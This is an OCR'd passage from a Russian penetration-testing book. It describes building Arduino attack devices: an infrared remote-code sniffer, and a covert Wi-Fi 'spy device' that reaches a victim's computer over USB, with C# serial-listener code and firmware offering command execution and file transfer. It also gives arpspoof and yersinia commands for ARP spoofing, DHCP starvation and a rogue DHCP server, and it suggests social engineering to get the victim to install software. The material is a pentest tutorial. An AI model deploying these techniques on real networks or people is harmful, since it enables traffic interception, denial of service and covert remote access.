


Рис. 4.18. Схема устройства

Также пульты дистанционного управления могут использоваться для управления кондиционерами и системами вентиляции. Здесь мы можем организовать атаку на отказ в обслуживании, причем не только на технику, но и на людей. Если в помещении станет слишком жарко или холодно, сотрудники начнут чаще покидать рабочее место с целью согреться или охладиться, а также найти ответственного за данные системы с целью их возвращения к нормальному функционированию. Такое отсутствие людей может отрицательно сказаться на производственном процессе, а кроме того, может позволить реализовать различные атаки с использованием социальной инженерии.

Рис. 4.19. Веб-страница устройства

Таким образом, пентестерам стоит уделить внимание использованию ИК-пультов с дистанционным управлением в обследуемых организациях.

Для пентеста мы соберем простое устройство, которое будет перехватывать коды нажатых на пульте клавиш. Конечно, для перехвата инфракрасных сигналов устройству необходимо находиться поблизости от приемника сигнала, и это может существенно усложнить перехват, но в целом данная концепция вполне применима.

Для начала мы соберем простую, так сказать, отладочную схему устройства (рис. 4.20). Хочу обратить внимание читателя на то, что здесь я использую модель Arduino UNO.




Рис. 4.20. Схема устройства

Для записи прошивки нам потребуется предварительно установить в Arduino IDE необходимую библиотеку. Скачиваем архив с сайта https://github.com/z3t0/Arduino-IRremote. Далее в Arduino IDE выбираем **Sketch → Include Library → Add.ZIP library** и указываем скачанный файл с архивом.

Исходный код будет достаточно простой.

```
#include "IRremote.h"

IRrecv irrecv(2); //указываем вывод, к которому подключен приемник

decode_results results;

void setup() {
   Serial.begin(9600); //выставляем скорость COM-порта
   irrecv.enableIRIn(); //запускаем прием
}

void loop() {
   if ( irrecv.decode( &results )) { //если данные пришли
      Serial.println( results.value, HEX ); //печатаем данные
      irrecv.resume(); //принимаем следующую команду
   }
}
```

Для проверки работы устройства возьмите любой ИК-пульт от телевизора, телеприставки, кондиционера или другого устройства и понажимайте на кнопки. В Arduino IDE выберите **Tools → Serial Monitor**. Все перехваченные нажатия клавиш будут отображены в виде шестнадцатеричных значений (рис. 4.21).

Рис. 4.21. Перехваченные нажатия клавиш

Предлагаю сделать наше устройство более практичным. Добавим функционал по сохранению перехваченных значений на SD-карту. Для этого подключим контакты SD-карты к плате Arduino UNO в соответствии с табл. 4.2.

Таблица 4.2. Контакты Arduino и SD-адаптера

Адаптер карт MicroSD	Arduino Uno
CS (Chip Select)	10
SCK (Serial ClocK)	13
MOSI (Master Out Slave In)	11
MISO (Master In Slave Out)	12
Vcc	5 V
GND	GND

Полный код прошивки имеет следующий вид.

```
#include "IRremote.h"
//подключение библиотек SPI и SD:
#include <SPI.h>
#include <SD.h>
const uint8_t PIN_CS = 10;   //указываем номер вывода arduino, подключенного к
выводу CS-адаптера
File myFile;

IRrecv irrecv(2);              //указываем вывод, к которому подключен приемник

decode_results results;



void setup() {
   Serial.begin(9600);     //выставляем скорость COM-порта
   irrecv.enableIRIn();   //запускаем прием
      while(!Serial){;}   //ожидаем соединения последовательного порта
//используем ответ инициализации для определения работоспособности карты и адаптера
   if(!SD.begin(PIN_CS)){ //инициализация SD-карты с указанием номера вывода CS
      Serial.println("SD-card not found"); return;     //ошибка инициализации.
                          //карта не обнаружена, или не подключён (неправильно
                          //подключён) адаптер карт MicroSD
   }
}

void loop() {
   if ( irrecv.decode( &results )) {              //если данные пришли
    //проверяем наличие файла на SD-карте
   if(SD.exists("ir_log.txt")){                   //если файл существует, то ...
      Serial.println("file exists");
   }else{                                          //иначе ...
      Serial.println("file doesn't exist");
   }
//открываем файл для чтения и записи, начиная с конца файла, и записываем в него строку
```

```
    myFile = SD.open("ir_log.txt", FILE_WRITE); //если файла с именем нет, то
                                                //он будет создан.
    if(myFile){                 //если файл доступен (открыт для записи), то ...
      myFile.println(results.value, HEX); //записываем вторую часть строки в файл
      myFile.close();                     //закрываем файл
    }else{                                //иначе ...
      Serial.println("file is not opened");
    }
      Serial.println( results.value, HEX );   //печатаем данные
      irrecv.resume();                        //принимаем следующую команду
    }
}
```

Как видно, здесь я оставил возможность вывода на серийный монитор отладочной информации. При использовании в боевом устройстве эти строки можно закомментировать.

4.4.3. Общая концепция организации взаимодействия с атакуемой машиной

При разработке HID-устройств неизбежно возникает проблема взаимодействия с атакуемой машиной. В качестве одного из решений было предложено использование GSM-модуля. Другим возможным каналом связи с устройством является Wi-Fi. На Arduino, в отличие от Raspberry Pi Zero, нельзя развернуть операционную систему и, соответственно, получить доступ к командному интерфейсу. Однако мы можем самостоятельно написать оболочку, которая позволит нам управлять устройством удаленно.

Наличие канала связи между устройством и злоумышленником в обход корпоративной сети существенно усложняет обнаружение хакерского устройства средствами защиты.

Однако еще интереснее иметь посредством Arduino доступ к атакуемой машине. То есть после подключения устройства к USB-порту жертвы мы могли бы получить доступ на эту машину. Здесь, правда, нам потребуется после подключения устройства установить на машину жертвы специальную программу для взаимодействия с Arduino. В этом может помочь социальная инженерия.

Общий принцип реализации предлагаемой атаки следующий.

- Наше устройство подключается к атакуемой машине по USB-порту.
- С помощью социальной инженерии жертве ставится небольшая программа, которая будет осуществлять взаимодействие между этим компьютером и шпионским устройством по USB-порту.
- Злоумышленник разворачивает свою беспроводную сеть. Шпионское устройство подключается к ней.
- В результате злоумышленник получает доступ к своему устройству, а через него и на компьютер жертвы и может выполнять на нем любые команды.

Это общий принцип атаки, теперь разберем каждый из ее элементов более подробно.

Начнем с того, что из себя представляет само устройство. Это макетная плата Arduino с модулем Wi-Fi. Питание для ее работы берется из USB-порта компьютера.

Так как в этом разделе я описываю лишь концепцию атаки, ниже я приведу исходный код небольшой программы на C#, которая «слушает» Serial-порт и выводит полученные данные в текстовое окно. Доработку данной программы под конкретные задачи я оставлю читателю.

```
///объявляем используемые библиотеки
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO.Ports;
using System.Reflection;
using System.ComponentModel;
using System.Threading;
using System.IO;

namespace SerialPortListener.Serial
{
      /// <summary>
      /// Manager for serial port data
      /// </summary>
      public class SerialPortManager : IDisposable
      {
         public SerialPortManager()
         {
               // Обнаружение serial-портов
               _currentSerialSettings.PortNameCollection = SerialPort.GetPortNames();
               _currentSerialSettings.PropertyChanged += new System.ComponentModel.
PropertyChangedEventHandler(_currentSerialSettings_PropertyChanged);

               // прослушиваем обнаруженные порты
               if (_currentSerialSettings.PortNameCollection.Length > 0)
                    _currentSerialSettings.PortName = _currentSerialSettings.
PortNameCollection[0];
         }


         ~SerialPortManager()
         {
               Dispose(false);
         }


         #region Fields
         private SerialPort _serialPort;
         private SerialSettings _currentSerialSettings = new SerialSettings();
```

```
        private string _latestRecieved = String.Empty;
        public event EventHandler<SerialDataEventArgs> NewSerialDataRecieved;

        #endregion

        #region Properties
        /// <summary>
        /// Устанавливаем набор настроек для serial-портов
        /// </summary>
        public SerialSettings CurrentSerialSettings
        {
              get { return _currentSerialSettings; }
              set { _currentSerialSettings = value; }
        }

        #endregion

        #region Event handlers

        void _currentSerialSettings_PropertyChanged(object sender, System.
ComponentModel.PropertyChangedEventArgs e)
        {
              // в случае изменения serial-порта меняем и другие настройки
              if (e.PropertyName.Equals("PortName"))
                    UpdateBaudRateCollection();
        }


        void _serialPort_DataReceived(object sender, SerialDataReceivedEventArgs e)
        {
              int dataLength = _serialPort.BytesToRead;
              byte[] data = new byte[dataLength];
              int nbrDataRead = _serialPort.Read(data, 0, dataLength);
              if (nbrDataRead == 0)
                    return;

              // Send data to whom ever interested
              if (NewSerialDataRecieved != null)
                    NewSerialDataRecieved(this, new SerialDataEventArgs(data));
        }

        #endregion

        #region Methods

        /// <summary>
        /// Подключение к serial-порту с текущими настройками
        /// </summary>
        public void StartListening()
        {
              // Closing serial port if it is open
              if (_serialPort != null && _serialPort.IsOpen)
```

```
                        _serialPort.Close();

            // Setting serial port settings
            _serialPort = new SerialPort(
                  _currentSerialSettings.PortName,
                  _currentSerialSettings.BaudRate,
                  _currentSerialSettings.Parity,
                  _currentSerialSettings.DataBits,
                  _currentSerialSettings.StopBits);

            // Subscribe to event and open serial-port for data
            _serialPort.DataReceived += new SerialDataReceivedEventHandler
(_serialPort_DataReceived);
            _serialPort.Open();
         }

      /// <summary>
      /// Закрытие serial-порта
      /// </summary>
      public void StopListening()
      {
            _serialPort.Close();
      }


      /// <summary>
      /// Retrieves the current selected device's COMMPROP structure, and
extracts the dwSettableBaud property
      /// </summary>
      private void UpdateBaudRateCollection()
      {
            _serialPort = new SerialPort(_currentSerialSettings.PortName);
            _serialPort.Open();
            object p = _serialPort.BaseStream.GetType().GetField("commProp",
BindingFlags.Instance | BindingFlags.NonPublic).GetValue(_serialPort.BaseStream);
            Int32 dwSettableBaud = (Int32)p.GetType().GetField("dwSettableBaud",
BindingFlags.Instance | BindingFlags.NonPublic | BindingFlags.Public).GetValue(p);

            _serialPort.Close();
            _currentSerialSettings.UpdateBaudRateCollection(dwSettableBaud);
      }

      // Call to release serial-port
      public void Dispose()
      {
            Dispose(true);
      }

      // Part of basic design pattern for implementing Dispose
      protected virtual void Dispose(bool disposing)
      {
            if (disposing)
```

```
            {
                _serialPort.DataReceived -= new SerialDataReceivedEventHandler(
_serialPort_DataReceived);
            }
            // Releasing serial port (and other unmanaged objects)
            if (_serialPort != null)
            {
                if (_serialPort.IsOpen)
                    _serialPort.Close();

                _serialPort.Dispose();
            }
        }


        #endregion

    }

    /// <summary>
    /// EventArgs used to send bytes recieved on serial-port
    /// </summary>
    public class SerialDataEventArgs : EventArgs
    {
        public SerialDataEventArgs(byte[] dataInByteArray)
        {
            Data = dataInByteArray;
        }

        /// <summary>
        /// Byte array containing data from serial port
        /// </summary>
        public byte[] Data;
    }
}
```

Очевидно, что для работы этого устройства злоумышленнику необходимо развернуть свою собственную сеть.

Теперь перейдем к рссмотрению к прошивки к Arduino. Прежде всего нам необходимо определиться с теми задачами, которые мы решаем. Классические задачи для средства удаленного администрирования – это отправка и передача на компьютер жертвы файлов, а также выполнение команд. Поэтому, дабы не загромождать текст книги излишними исходными кодами, в примере своей прошивки я приведу только выполнение этих трех действий.

Соответственно, нам будут доступны следующие четыре действия:

1. Execute command;
2. Upload file;
3. Download file;
4. Exit.

Выполнение команды, загрузка и выгрузка файла – это наиболее полезные операции по удаленному управлению. Для выполнения команды необходимо просто ввести ее название с параметрами. В случае если это выполнимый файл, то необходимо или указать полный путь или сначала перейти в соответствующий каталог.

Так как все взаимодействие между шпионским устройством и злоумышленником, с одной стороны, и атакуемой машиной – с другой, ведется только в текстовом виде, передача и прием файлов ведутся в формате UUE[3].

Не вдаваясь детально в технические особенности работы UUE, я приведу лишь таблицу, в соответствии с которой осуществляются замены (табл. 4.3).

Таблица 4.3. Таблица используемых символов UUE

Символ	Десятичный ASCII-код	Двоичный код	Символ	Десятичный ASCII-код	Двоичный код
(пробел)	32	000 000	@	64	100 000
!	33	000 001	A	65	100 001
«	34	000 010	B	66	100 010
#	35	000 011	C	67	100 011
$	36	000 100	D	68	100 100
%	37	000 101	E	69	100 101
&	38	000 110	F	70	100 110
'	39	000 111	G	71	100 111
(	40	001 000	H	72	101 000
)	41	001 001	I	73	101 001
*	42	001 010	J	74	101 010
+	43	001 011	K	75	101 011
,	44	001 100	L	76	101 100
-	45	001 101	M	77	101 101
.	46	001 110	N	78	101 110
/	47	001 111	O	79	101 111
0	48	010 000	P	80	110 000
1	49	010 001	Q	81	110 001
2	50	010 010	R	82	110 010
3	51	010 011	S	83	110 011

[3] UUE (англ. Uuencode) – метод представления двоичных данных в текстовой форме, пригодной для передачи через средства, предназначенные только для передачи текстов например, через e-mail, FTN, NNTP (транспортное кодирование).

Символ	Десятичный ASCII-код	Двоичный код	Символ	Десятичный ASCII-код	Двоичный код
4	52	010 100	T	84	110 100
5	53	010 101	U	85	110 101
6	54	010 110	V	86	110 110
7	55	010 111	W	87	110 111
8	56	011 000	X	88	111 000
9	57	011 001	Y	89	111 001
:	58	011 010	Z	90	111 010
;	59	011 011	[	91	111 011
<	60	011 100	\	92	111 100
=	61	011 101	]	93	111 101
>	62	011 110	^	94	111 110
?	63	011 111	_	95	111 111
			`	96	(1) 000 000

Как видно, каждые 6 бит заменяются символом ASCII и в таком виде передаются в качестве текста. На стороне получателя производится обратное преобразование в двоичный вид. Будем предполагать, что UUE-преобразование производится либо на стороне атакуемой машины – и тогда необходимый код вносится в программу, которая выполняется на той стороне, либо на стороне злоумышленника, который для UUE преобразования может воспользоваться бесчисленными бесплатными утилитами.

Макетная плата в этом преобразовании никак не участвует. Устройство лишь транслирует те текстовые данные, которые ему передаются. По сути, злоумышленник кодирует данные в UUE и передает их на атакуемую машину, где они раскодируются. При передаче в обратную сторону производится обратная последовательность действий.

Теперь посмотрим, как выглядит код прошивки для Arduino.

```
void DelayAndClear()
{
  delay(1000);
  while (Serial.available() > 0) Serial.read();
}

void setup()
{
  delay(2000);
  Serial.begin(9600);
  Serial.print("$$$"); DelayAndClear();                    //командный режим
```

```
 Serial.println("set wlan join 0"); DelayAndClear(); //отключаем автосоединение с сетью
 Serial.println("set ip dhcp 0"); DelayAndClear();   //отключаем DHCP
 //выставляем IP-адрес и маску
 Serial.println("set ip address 192.168.1.177"); DelayAndClear();
 Serial.println("set ip mask 255.255.255.0"); DelayAndClear();
 Serial.println("set comm remote 0"); DelayAndClear(); //отключаем стандартный ответ
 Serial.println("set ip localport 9999"); DelayAndClear(); //будем слушать 9999-й порт
 Serial.println("set wlan auth 4"); DelayAndClear(); //выбираем WPA2-аутентификацию
 //выставляем WPA ключ
 Serial.println("set wlan phrase mysecretpassword"); DelayAndClear();
 delay(1000); DelayAndClear();     //нужна небольшая пауза после установки ключа
 //подключаемся к сети с указанным именем
 Serial.println("join mywifi"); DelayAndClear();
 //организуем паузу - модуль подключается к сети не мгновенно
 //более правильным было бы выполнять анализ ответа модуля
 delay(1000); DelayAndClear();
 delay(1000); DelayAndClear();
 delay(1000); DelayAndClear();
 delay(1000); DelayAndClear();
 Serial.println("exit"); DelayAndClear();   //выходим из командного режима
}

void loop()
{
 boolean current_line_is_blank = true;

 while (Serial.available()==0);              //ожидаем появления принятого символа

 //устанавливаем время тайм-аута, чтобы разорвать соединение, если
 //от клиента не получен нормальный запрос
 unsigned long timeout = millis() + 50000;
       Serial.println("MAIN MENU");
       Serial.println("1. Execute command");
       Serial.println("2. Upload file");
       Serial.println("3. Download file");
       Serial.println("4. Exit");
     char c;

    while (Serial.available()==0);           //ожидаем появления принятого символа
    c = Serial.read();                       //читаем этот символ
    while (c != '4')
    {


    //Если получен перевод строки ('\n') и current_line_is_blank == true,
    //значит, мы получили пустую строку, т. е. запрос клиента окончен -
    //можно высылать ответ

    if (c == '1') {
       exec();
//вызываем процедуру выполнения команды
                }
```

```
    if (c == '2') {
//вызываем процедуру передачи файла
       uploadfile();
                }
    if (c == '3') {
//вызываем процедуру получения файла
       downloadfile();
                }

    c = Serial.read();
       }
       Serial.println("Logout!");
 delay(1000);                          //небольшая пауза, чтобы данные успели уйти
 Serial.print("$$$"); DelayAndClear();          //командный режим
 Serial.println("close"); DelayAndClear();     //закрываем соединение
 Serial.println("exit"); DelayAndClear();      //выходим из командного режима
}

void exec()
{
    Serial.println("1. Execute command: ");
    byte z=0;
       char c = Serial.read();
          while (c !='\n') {
             c = Serial.read();
             Serial.print(c);
            z++;
          }
}

void uploadfile()
{
    Serial.println("2. Upload file");
    byte z=0;
       char c = Serial.read();
          while (c !='\n') {
             c = Serial.read();
            z++;
          }
          c = Serial.read();
          while (c !='\n') {
             c = Serial.read();
            z++;
          }
}

void downloadfile()
{
    Serial.println("3. Download file");
    byte z=0;
       char c = Serial.read();
          while (c !='\n') {
```

```
            c = Serial.read();
          z++;
        }
                c = Serial.read();
        while (c !='\n') {
           c = Serial.read();
          z++;
        }
}
```

Как можно понять из исходного кода данной прошивки, устройство просто получает данные по порту 9999 и транслирует их по Serial-порту и наоборот. Вся обработка данных ведется только на сторонах отправителя и получателя, само устройство выступает лишь в качестве посредника.

Напомню, что это лишь концепция устройства удаленного администрирования, и его практическая реализация потребует более детальной проработки под конкретные задачи.

4.4.4. Заключение

Макетные платы Arduino позволяют разработать множество различных устройств. Устройства для проведения тестов на проникновение не являются исключением. В этом разделе мы рассмотрели несколько подобных устройств и обсудили основные аспекты их использования.

4.5. Проводные атаки с помощью Raspberry Pi

В главе, посвященной внешним атакам, мы уделили довольно много внимания использованию микрокомпьютера Raspberry Pi для тестирования на проникновение через беспроводную сеть. При внутреннем тестировании атаки на беспроводную сеть также будут актуальны, и в них будут использоваться те же принципы, что мы уже рассматривали ранее. Поэтому в этом разделе я рассмотрю только те атаки, которые могут быть реализованы внутри атакуемой сети.

Наличие на Raspberry Pi 3 сетевого интерфейса позволяет подключиться к сети Ethernet и подслушать, а при необходимости и попытаться модифицировать трафик. Также мы можем проводить сканирование на уязвимости и их эксплуатацию, однако это мы уже рассматривали в предыдущей главе, поэтому сейчас данные атаки рассматривать не будем.

4.5.1. ARP Spoofing

Первое, что может сделать злоумышленник, получив доступ в локальную сеть атакуемой организации, – это попытаться перехватить трафик с целью получения учетных данных пользователей и другой полезной информации. Однако, для того чтобы подслушать трафик, идущий с другой машины, не-

обходимо вклиниться в ее соединение и пропускать весь трафик через узел, контролируемый злоумышленником. Перенаправить трафик можно несколькими способами. Начнем с самого простого – ARP-спуфинга.

Для этого нам потребуется утилита `arpspoof`, которая будет осуществлять подмену MAC-адресов, в результате которой весь трафик будет перенаправляться через машину злоумышленника.

Для установки утилиты выполним:

```
# apt-get update
# apt-get install arpspoof
```

Для атаки нам нужны IP-адреса атакуемой машины и шлюза.

```
# arpspoof -t атакуемая_машина
# arpspoof -t шлюз_для_атакуемой_машины
```

Необходимым условием корректной реализации атаки является наличие возможности форвардига трафика через машину злоумышленника. Это можно сделать с помощью следующей команды:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

В результате весь трафик между атакуемой машиной и шлюзом проходит через узел злоумышленника. Просмотреть его можно с помощью tcpdump, Wireshark и других снифферов. Однако это не единственный способ перенаправления трафика.

4.5.2. DHCP Starvation или DoS для DHCP

Помимо ARP-спуфинга, который может быть обнаружен сетевыми средствами защиты, можно также попробовать развернуть свой сервер DHCP, который будет выдавать пользователям IP-адреса из подсети, трафик в которой контролирует злоумышленник.

Однако для реализации данной атаки нам необходимо предвартиельно вывести из строя легальный DHCP-сервер. В этом нам поможет утилита `yersinia`.

```
# apt-get update
# apt-get install yersinia
#yersinia -I
```

Суть атаки DHCP Stravation заключается в исчерпании DHCP-сервером пула свободных IP-адресов. Для этого мы сначала запрашиваем себе IP-адрес у легального DHCP-сервера и получаем его. Затем мы меняем MAC-адрес своего интерфеса и запрашиваем следующий, уже другой IP-адрес, маскируясь под нового клиента. Далее данные действия повторяются, пока весь пул IP-адресов на DHCP-сервере не будет исчерпан.

Реализуем эту атаку в Yersinia.

После открытия псевдографической оболочки нажимаем «i», чтобы выбрать интерфейс для реализации атаки. Далее нажимаем «g», для того чтобы открыть список протоколов (рис. 4.22).




Рис. 4.22. Список протоколов

Как видно, список не ограничивается только DHCP, однако сейчас нас интересует лишь этот протокол (рис. 4.23). Далее нажимаем «x» и выбираем первый пункт Sending DISCOVER packet.




Рис. 4.23. Настройки протокола DHCP

Напомню основы работы протокола DHCP. Работа протокола состоит из 4 этапов:

1. DISCOVER;
2. OFFER;
3. REQUEST;
4. ACKNOLEDGEMENT.

На первом этапе мы опрашиваем всю сеть на наличие DHCP-серверов. На втором этапе нам отвечают имеющиеся в сети DHCP-серверы. На третьем мы запрашиваем IP-адрес у выбранного нами сервера. И на последнем этапе мы получаем от сервера подтверждение аренды IP-адреса.

Итак, мы запустили запросы IP-адресов, и теперь остается лишь ждать, когда пул свободных IP на сервере будет исчерпан.

А если мы не хотим ждать, то можно попытаться заставить пользователей запросить IP-адрес заново, выбрав в списке атак Yersinia Send DHCP release.

В результате атаки мы вывели из строя легитимный DHCP-сервер и теперь можем развернуть свой поддельный сервер, и все новые клиенты будут получать адреса уже от него.

4.5.3. Поддельный DHCP

Теперь развернем свой DHCP-сервер. Можно, конечно, использовать стандартные инструменты операционной системы, однако это требует глубокой настройки. Гораздо проще воспользоваться уже знакомой нам утилитой `yersinia`.

Запустим ее с помощью команды:

```
yersinia -I
```

Также выберем интерфейс и протокол DHCP. На следующем шаге выбираем пункт 2 Creating DHCP rogue server (рис. 4.23).

Рис. 4.23. Поддельный DHCP

В следующем окне необходимо указать все настройки нашего сервера: сеть, маску, шлюз, DNS, диапазон адресов. После нажатия **Enter** наш поддельный DHCP-сервер запустится (рис. 4.24).




Рис. 4.24. Настройки DHCP

И все новые клиенты начнут получать IP-адреса с него (рис. 4.25).

